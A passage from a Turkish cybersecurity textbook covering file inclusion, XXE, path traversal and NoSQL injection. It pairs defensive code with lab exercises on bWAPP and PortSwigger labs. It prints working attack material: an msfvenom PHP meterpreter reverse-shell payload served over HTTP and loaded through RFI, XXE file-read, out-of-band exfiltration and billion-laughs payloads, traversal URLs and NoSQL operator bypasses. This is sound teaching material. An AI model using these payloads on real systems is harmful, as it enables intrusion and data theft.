18. Adım: **Results** ekranında **Length** değeri farklı olan isteğe sağ tıklayıp **Request in browser** seçeneğini seçiniz (Görsel 7.56).



Görsel 7.56: İsteğin tarayıcıda görüntülenmesi

19. Adım: Kullanıcı girişinin başarılı olduğunu görüntüleyiniz (Görsel 7.57).

Görsel 7.57: Kullanıcı girişinin tamamlanması

7.2.3.10. File Injection Zafiyeti

File Injection, saldırganın yetkisiz dosya yükleme veya çalışma yeteneği elde ettiği güvenlik açığıdır. Bu zafiyet, web uygulamalarında özellikle dosya yükleme işlemleri ve dosya dâhil etme (include) mekanizmalarında ortaya çıkar.

File Injection türleri şunlardır:

Uzaktan Dosya Dâhil Etme [Remote File Inclusion (RFI)]: Web uygulaması, uzak sunucudan dosya dâhil etmeye izin verdiğinde ortaya çıkar. Saldırgan, kendi sunucusundaki zararlı dosyayı hedef sisteme dâhil eder.

Yerel Dosya Dâhil Etme [Local File Inclusion (LFI)]: Web uygulaması, yerel sistemdeki dosyaları kontrolsüz şekilde çağırdığında ortaya çıkar.

Rastgele Dosya Yükleme Zafiyeti (Arbitrary File Upload): Web uygulaması, dosya yükleme işlemleri esnasında güvenlik kontrolleri yapmadığında saldırganlar zararlı dosyalar yükleyebilir.

File Injection saldırılarına karşı korunma yöntemleri şunlardır:

Kullanıcıdan Gelen Girdileri Doğrulama (Input Validation): include(), **require()** fonksiyonlarına parametre olarak doğrudan kullanıcı girdisi alınmamalıdır. Belirli bir dosya listesi tanımlamalı ve sadece izin verilen dosyalar yüklenmelidir.

Örnek

```
$allowed_files = ['home.php', 'contact.php'];
$page = $_GET['page'];
 if (in_array($page, $allowed_files)) {
   include("pages/" . $page);
} else {
   die("Geçersiz dosya!");
}
```

Dosya Yükleme İşlemlerinde Uzantı Kontrolü Yapma: Yalnızca güvenli uzantılara (.jpg, .png, .pdf vb.) izin verilmelidir. PHP veya diğer yürütülebilir dosyaların yüklenmesi engellenmelidir.

Örnek

```
$allowed_extensions = ['jpg', 'png', 'pdf'];
$file_ext = pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION);
 if (!in_array($file_ext, $allowed_extensions)) {
   die("Bu dosya türüne izin verilmiyor!");
}
```

Dosyaları Rastgele İsimlerle Kaydetme: Yüklenen dosyaların orijinal isimlerini korumak yerine onlara rastgele bir isim atanmalıdır.

Örnek

```
$new_filename = uniqid() . '.' . $file_ext;
move_uploaded_file($_FILES['file']['tmp_name'], "uploads/" . $new_filename);
```

Yüklenen Dosyaları Çalıştırılabilir Olmaktan Çıkarma: Dosya yükleme dizininde çalıştırılabilir dosyaların çalışması engellenmelidir. **Nginx** veya **Apache** yapılandırmalarını kullanarak **.php** gibi dosyaların çalıştırılması kapatılmalıdır.

Örnek

Apache **.htaccess** için şu yapılandırma kullanılabilir:

```
<FilesMatch "\.(php|php3|php4|php5|phtml)$">
   Deny from all
</FilesMatch>
```

Örnek

Nginx için şu yapılandırma kullanılabilir:

```
location /uploads {
   location ~* \.(php|php5)$ {
      deny all;
   }
}
```

Dosya Yolu Kontrolleri Yapma: Dosya yolu kontrol edilerek sistem dosyalarına erişim engellenmelidir. Gerçek dosya yollarını doğrulamak için **realpath()** kullanılmalıdır.

16. Uygulama

İşlem adımlarına göre **File Injection** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Beebox ve Kali sanal makinelerini çalıştırınız.

2. Adım: Kali sanal makinesinde terminal uygulamasını çalıştırınız.

3. Adım: Terminalde **ifconfig** komutuyla Kali sanal makinesinin IP adresini öğreniniz.

4. Adım: Beebox sanal makinesinde terminal uygulamasını çalıştırınız.

5. Adım: Terminalde ifconfig komutuyla Beebox sanal makinesinin IP adresini öğreniniz.

6. Adım: Beebox sanal makinesinde **bWAPP start** kısayoluyla bWAPP uygulamasını başlatınız.

7. Adım: bWAPP web sitesine giriş yapınız.

8. Adım: bWAPP sitesinde **Remote & Local File Inclusion (RFI/LFI)** sayfasına geçiş yapınız.

9. Adım: Açılır liste kutusundan **English** seçip **Go** butonuna basınız (Görsel 7.58).


Görsel 7.58: Dil seçimi ekranı

10. Adım: Adres çubuğunda **lang_en.php** yazdığını görüntüleyiniz.

11. Adım: Adres çubuğundaki **lang_en.php** yazısını **/etc/passwd** olarak değiştiriniz (Görsel 7.59).

Not

Adres çubuğunda dosya ismi değiştirilerek sistemdeki başka bir dosyaya ulaşıldığı görülür. Bu durum, File Inclusion zafiyetinin olduğunu gösterir.



Görsel 7.59: File Inclusion zafiyetinin görüntülenmesi

12. Adım: Kali sanal makinesinde bir terminal uygulaması açıp meterpreter dosyası oluşturan komutu çalıştırınız (Görsel 7.60).

msfvenom -p php/meterpreter_reverse_tcp LHOST=<Kali-ip-adresi> LPORT=<Port-numarası> -f raw > dosya-adı

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.2.15 LPORT=1337 -f raw > hack.txt
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34848 bytes
```

Görsel 7.60: Meterpreter dosyasının oluşturulması

13. Adım: Kali sanal makinesinde yeni bir terminal uygulaması açıp **python2 -m SimpleHTTPServer 80** komutuyla HTTP sunucusu çalıştırınız (Görsel 7.61).

```
┌──(kali㉿kali)-[~]
└─$  python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.6 - - [23/Mar/2025 19:20:25] "GET /hack.txt HTTP/1.0" 200 -
```

Görsel 7.61: HTTP sunucusu çalıştırılması

14. Adım: Kali sanal makinesi terminal uygulamasında **msfconsole** komutuyla **metasploit** konsolunu çalıştırınız.

15. Adım: Metasploit konsolunda PHP ile ters bağlantı sağlayan modülü **search php/meterpreter_reverse_tcp** komutuyla aratınız (Görsel 7.62).

```
msf6 > search php/meterpreter_reverse_tcp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/php/meterpreter_reverse_tcp   .                normal  No     PHP Meterpreter, Reverse TCP Inline


Interact with a module by name or index. For example info 0, use 0 or use payload/php/meterpreter_reverse_tcp

msf6 >
```

Görsel 7.62: Modülün aranması

16. Adım: Metasploit konsolunda **use 0** komutuyla **payload/php/meterpreter_reverse_tcp** modülünü seçiniz.

17. Adım: Metasploit konsolunda **set LHOST** ve **set LPORT** komutlarıyla **localhost** ve **port** seçeneklerini giriniz.


18. Adım: Metasploit konsolunda **exploit -j** komutuyla **exploiti** çalıştırınız (Görsel 7.63).

```
msf6 > search php/meterpreter_reverse_tcp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank
   -  ----                                  ---------------  ----
   0  payload/php/meterpreter_reverse_tcp   .                normal


Interact with a module by name or index. For example info 0, use 0

msf6 > use 0
msf6 payload(php/meterpreter_reverse_tcp) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 payload(php/meterpreter_reverse_tcp) > set LPORT 1337
LPORT => 1337
msf6 payload(php/meterpreter_reverse_tcp) > exploit -j
[*] Payload Handler Started as Job 0
msf6 payload(php/meterpreter_reverse_tcp) >
[*] Started reverse TCP handler on 10.0.2.15:1337
```

Görsel 7.63: exploitin çalıştırılması

19. Adım: BeeBox sanal makinesinde adres çubuğundaki URL'yi değiştirip **Enter** tuşuna basınız (Görsel 7.64).

/bWAPP/rlfi.php?language=http://<kali-ip-adresi>/hack.txt&action=go



Görsel 7.64: URL'nin değiştirilmesi

20. Adım: Metasploit konsolunda ters TCP bağlantısının gerçekleştiğini görüntüleyiniz.

21. Adım: Metasploit konsolunda sessions komutuyla elde edilen oturumları listeleyiniz.

22. Adım: Metasploit konsolunda **sessions -i 1** komutuyla birinci oturumu seçiniz.

23. Adım: Metasploit konsolunda **uuid** ve **pwd** komutlarıyla sızma işleminin gerçekleştiğini görüntüleyiniz (Görsel 7.65).

```
msf6 payload(php/meterpreter_reverse_tcp) >
[*] Started reverse TCP handler on 10.0.2.15:1337
[*] Meterpreter session 1 opened (10.0.2.15:1337 → 10.0.2.6:58022) at 2025-03-23 19:27:11 -0400
sessions

Active sessions
===============

  Id  Name  Type                   Information         Connection
  --  ----  ----                   -----------         ----------
  1         meterpreter php/linux  www-data @ bee-box  10.0.2.15:1337 → 10.0.2.6:58022 (10.0.2.6)

msf6 payload(php/meterpreter_reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > uuid
[+] UUID: 87e3d1605d6bff27/php=15/linux=6/2025-03-23T23:27:11Z
meterpreter > pwd
/var/www/bWAPP
meterpreter >
```

Görsel 7.65: Sızma işleminin görüntülenmesi

7.2.3.11. XXE Injection Zafiyeti

XXE (XML External Entity) Injection; XML verisi işleyen uygulamalarda hatalı yapılandırmalar nedeniyle saldırganların kötü amaçlı XML girdisi enjekte ederek hassas verilere erişebildiği, uzaktan dosya okuyabildiği ve bazen kod çalıştırabildiği güvenlik açığıdır.

Birçok sistem, XML dosyalarını işlerken **DTD (Document Type Definition)** desteği kullanır. Bir XML işleyicisi (parser), haricî varlıklara (external entities) izin verirse saldırgan özel olarak hazırlanmış XML verileriyle sisteme sızabilir.

XXE saldırı türleri şunlardır:

Yerel Dosya Okuma (Local File Disclosure): Sunucu üzerindeki hassas dosyaları okuma saldırısıdır.

Örnek

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
```

XML işleyicisi, **&xxe;** ögesini **/etc/passwd** dosyasının içeriğiyle değiştirir. Kullanıcı bilgileri sızdırılır.

Out-of-Band (OOB) Data Exfiltration: Saldırganın kontrol ettiği bir sunucuya hassas verilerin gönderildiği saldırıdır.

Örnek

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "http://<saldıranın site adresi>/steal?data=file:///etc/passwd">
]>
<user>
  <name>&xxe;</name>
</user>
```

Sunucu, saldırganın sunucusuna HTTP isteği yapar. Dosya içeriği saldırgana sızdırılır.

SSRF ile İç Ağa Erişim: Uygulamanın kendi iç ağında HTTP istekleri gönderme saldırısıdır.

Örnek

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
 <!ENTITY xxe SYSTEM "http://127.0.0.1/admin">
]>
<user>
 <name>&xxe;</name>
</user>
```

Uygulama, kendi iç ağına istek yapar ve saldırgan bu yanıtı görebilir. Firewall arkasındaki servisler keşfedilebilir.

Denial of Service (DoS) ile Sunucu Çökertme: XXE kullanılarak sunucuya aşırı yük bindirme saldırısıdır.

Örnek

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "LOL">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
]>
<user>
 <name>&lol4;</name>
</user>
```

XML parser, milyonlarca dizeyi çözmeye çalışarak sunucuyu çökertir. CPU ve bellek tüketimi aşırı artar.

XXE saldırılarına karşı alınacak önlemler şunlardır:

Haricî Varlıkları (External Entities) Devre Dışı Bırakma: XML işleyicisinde haricî varlıklar kapatılmalıdır.

Belge Türü Tanımı [Document Type Definition (DTD)] Kullanımını Engelleme: DTD; bir XML veya HTML belgesinin yapısını, ögelerini ve özniteliklerini tanımlayan kurallar bütünüdür. Belgenin nasıl düzenleneceğini ve geçerli olup olmadığını belirlemek için bir rehber niteliği taşır. DTD kullanımı, belgelerin belirli standartlara uymasını sağlar. Böylece tutarlı ve hata içermeyen bir yapı oluşturulur. DTD'lerde tanımlanan haricî varlıklar, kötü niyetli kişilerin sisteme erişmesine olanak sağlayabilir.

Kullanıcıdan Gelen XML Girdisini Doğrulama: Gelen veriler doğrulanarak ve XML yerine JSON kullanılarak saldırılar engellenebilir. JSON, XML'den daha güvenilirdir. DTD ve haricî varlık içermez.

XML Kütüphanelerini Güvenli Modda Kullanma: Güvenlik açıklarını minimize etmek ve saldırılara karşı savunma sağlamak açısından önemlidir.

17. Uygulama

İşlem adımlarına göre **XXE Injection** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Burp Suite uygulamasını çalıştırınız.

2. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files** adresini açınız.

3. Adım: **ACCESS THE LAB** düğmesine basarak laboratuvara giriş yapınız.

4. Adım: FoxyProxy eklentisiyle **Burp** ara sunucusunu aktif hâle getiriniz.


5. Adım: İnternet tarayıcısında herhangi bir ürünün detay sayfasını açınız.

6. Adım: **Check stock** düğmesine tıklayınız.

7. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresini açınız.

8. Adım: HTTP geçmişinde **POST /product/stock** isteğini sağ tıklayıp **Send to Repeater** komutunu tıklayınız.

9. Adım: İstekteki XML yapısını değiştirerek **/etc/passwd** dosyası içeriğini görüntüleyiniz (Görsel 7.66).



Görsel 7.66: passwd dosyasının görüntülenmesi

7.2.3.12. Path Traversal Zafiyeti

Path Traversal (Dosya Yolu Geçiş), saldırganların **../** gibi özel dizin geçiş karakterlerini kullanarak yetkisiz dosyalara erişmesini sağlayan güvenlik açığıdır. Bu zafiyet özellikle web uygulamalarında dosya okuma, dosya yazma, kod yürütme gibi saldırılara yol açabilir.

Örnek

```
<?php
  $file = $_GET['file'];  // Kullanıcıdan gelen dosya adı
  include("uploads/" . $file); // Dosya içeriğini oku
?>
```

Saldırganın URL üzerinden zafiyeti kullanması şu şekildedir:

```
http://example.com/view.php?file=../../../../etc/passwd
```

Path Traversal saldırı türleri şunlardır:

Yerel Dosya Dâhil Etme [Local File Inclusion (LFI)]: Saldırganların sunucudaki yerel dosyalara erişmesine veya bu dosyaları çalıştırmasına imkân tanıyan güvenlik açığıdır.

Uzaktan Kod Çalıştırma [Remote Code Execution (RCE)]: Saldırganların uzaktaki bir sistemde veya cihazda kendi kodlarını çalıştırmasına imkân tanıyan güvenlik açığıdır.

Örnek

```
http://example.com/view.php?file=../../../../../var/www/html/shell.php
```

Log Zehirleme Yöntemiyle Kod Çalıştırma (Log Poisoning ile RCE): Bir sistemin günlük dosyalarına kötü amaçlı verilerin yerleştirilmesiyle yapılan bir güvenlik saldırısıdır. Saldırgan hatalı bir HTTP isteği yapar ve loglara PHP kodu enjekte eder. Daha sonra log dosyasını okuyarak PHP kodunu çalıştırır. Sunucu logları kullanılarak uzaktan kod çalıştırılabilir.

Path Traversal saldırılarına karşı alınacak önlemler şunlardır:

Kullanıcıdan Gelen Girdiyi Doğrulama: Dosya isteklerini doğrulamak için bunlar belirli bir dizinle sınırlandırılmalıdır.

Gerçek Dosya Yolu Kontrolü Yapma: Gerçek dosya yolunun belirli bir dizin içinde olup olmadığı kontrol edilmelidir.

Örnek

```
<?php
 $file = realpath("uploads/" . $_GET['file']);
 $base_dir = realpath("uploads/");
  if (strpos($file, $base_dir) === 0) {
    include($file);
 } else {
    die("Erişim reddedildi!");
 }
?>
```

Web Sunucu Konfigürasyonunu Güçlendirme: Sunucu ayarlarında hassas dosyalara erişim engellenmelidir.

Dosya Uzantılarını Kontrol Etme: Sadece belirli dosya uzantılarına izin verilmelidir.

Örnek

```
<?php
 $file = $_GET['file'];
 $allowed_extensions = ['txt', 'html', 'png'];
  if (in_array(pathinfo($file, PATHINFO_EXTENSION), $allowed_extensions)) {
    include("uploads/" . $file);
 } else {
    die("Erişim reddedildi!");
 }
?>
```

JSON Kullanımıyla Güvenliği Artırma: Path Traversal genellikle dosya bazlı girişlerde olur. Dosya yerine veriler JSON ile yönetilebilir.

18. Uygulama

İşlem adımlarına göre **Path Traversal** zafiyeti testini yapan uygulamayı gerçekleştiriniz.

1. Adım: Burp Suite uygulamasını çalıştırınız.

2. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/file-path-traversal/lab-simple** adresini açınız.


3. Adım: **ACCESS THE LAB** düğmesine basarak laboratuvara giriş yapınız.

4. Adım: FoxyProxy eklentisiyle **Burp** ara sunucusunu aktif hâle getiriniz.

5. Adım: İnternet tarayıcısında herhangi bir ürünün detay sayfasını açınız.

6. Adım: Burp Suite uygulamasında Proxy tabındaki **HTTP history** penceresini açınız.


7. Adım: Pencerede resim istekleri görünmezse filtreden **Images** onay kutusunu aktif hâle getiriniz (Görsel 7.67).



Görsel 7.67: Resim isteklerinin aktif hâle getirilmesi

8. Adım: HTTP geçmişinde herhangi bir ürünün resim dosyası isteğine sağ tıklayıp **Send to Repeater** komutunu tıklayınız.

9. Adım: İstekteki URL yapısını değiştirerek **../../../etc/passwd** dosyası içeriğini görüntüleyiniz (Görsel 7.68).



Görsel 7.68: URL yapısının değiştirilip dosya içeriğinin görüntülenmesi

7.2.3.13. NoSQL Injection Zafiyeti

NoSQL Injection, saldırganların NoSQL veri tabanlarına kötü amaçlı girişler yaparak yetkisiz erişim sağlamasına neden olan güvenlik açığıdır. Bu zafiyet, kullanıcı girişleri doğrudan NoSQL sorgularına dâhil edildiğinde ortaya çıkar. NoSQL veri tabanları, SQL gibi standart sorgu diline sahip olmadığı için saldırılar genellikle JSON tabanlı sorgulara kötü amaçlı veri enjekte edilerek yapılır.

Örnek

Node.js ve MongoDB kullanılarak hazırlanan kod şu şekildedir:

```
app.post("/login", async (req, res) => {
  const user = await db.collection("users").findOne({
    username: req.body.username,
    password: req.body.password
  });
  if (user) {
    res.send("Giriş başarılı!");
  } else {
    res.send("Hatalı giriş!");
  }
});
```

Saldırganın gönderdiği kötü amaçlı JSON kodu şu şekildedir:

```
{
  "username": { "$ne": null },
  "password": { "$ne": null }
}
```

MongoDB'nin yorumladığı sorgu şu şekildedir:

```
db.users.findOne({ username: { $ne: null }, password: { $ne: null } })
```

$ne [not equal (eşit değil)] operatörü sayesinde herhangi bir kullanıcının uygulamaya giriş yapması sağlanabilir. Kimlik doğrulama atlanır ve saldırgan, sisteme yetkisiz giriş yapabilir.

NoSQL Injection saldırı türleri şunlardır:

Kimlik Doğrulama Atlama: Saldırgan, giriş sorgusunu manipüle ederek herhangi bir kullanıcı şeklinde uygulamaya giriş yapabilir.

Hassas Verilere Yetkisiz Erişim: Saldırgan, JSON tabanlı sorgulara yeni filtreler enjekte ederek hassas verilere ulaşabilir.

Örnek

```
db.collection("users").find({ "username": req.body.username });
```

Saldırganın gönderdiği JSON şu şekildedir:

```
{
  "username": { "$exists": true }
}
```

$exists operatörü sayesinde tüm kullanıcıların bilgileri döndürülür.

Veri Tabanı Değişiklikleri ve Kayıtları Silme: Saldırgan, sorgulara özel operatörler ekleyerek kayıtları silebilir veya değiştirebilir.

Örnek

```
db.collection("users").deleteOne({ "username": req.body.username });
```

Saldırganın gönderdiği JSON şu şekildedir:

```
{
  "username": { "$gt": "" }
}
```

$gt operatörü sayesinde tüm kullanıcı kayıtları silinebilir.

NoSQL Injection saldırılarına karşı alınacak güvenlik önlemleri şunlardır:

Kullanıcı Girdisini Doğrulama: Girdi türleri kısıtlanarak saldırılar engellenmelidir.

Örnek

```
if (typeof req.body.username !== "string" || typeof req.body.password !== "string") {
  res.status(400).send("Geçersiz giriş!");
}
```

NoSQL Operatörlerini Filtreleme: Sorgularda **$, {}, .** gibi karakterlerin kullanılması engellenmelidir.

Örnek

```
function isValidInput(input) {
  const forbiddenCharacters = ["$", "{", "}", "."];
  return !forbiddenCharacters.some(char => input.includes(char));
}
if (!isValidInput(req.body.username) || !isValidInput(req.body.password)) {
  res.status(400).send("Geçersiz giriş!");
}
```

Parametreli Sorgular Kullanma: Hazır SQL sorgularındaki gibi parametreli NoSQL sorguları kullanılmalıdır.

Örnek

```
const query = { username: req.body.username, password: req.body.password };
const user = await db.collection("users").findOne(query);
```

Doğru Yetkilendirme Yapma: Kullanıcıların sadece kendi verilerine erişmesi sağlanmalıdır.

Örnek

```
const user = await db.collection("users").findOne({
  username: req.user.username,
  _id: req.user.id
});
```

19. Uygulama

İşlem adımlarına göre **NoSQL Injection** zafiyeti testini yapan uygulamayı gerçekleştiriniz.


1. Adım: Burp Suite uygulamasını çalıştırınız.

2. Adım: İnternet tarayıcısında **https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-detection** adresini açınız.

3. Adım: **ACCESS THE LAB** düğmesine basarak laboratuvara giriş yapınız.

4. Adım: FoxyProxy eklentisiyle **Burp** ara sunucusunu aktif hâle getiriniz.

5. Adım: İnternet tarayıcısında kategorilere göre filtreleme işlemi yapınız (Görsel 7.69).

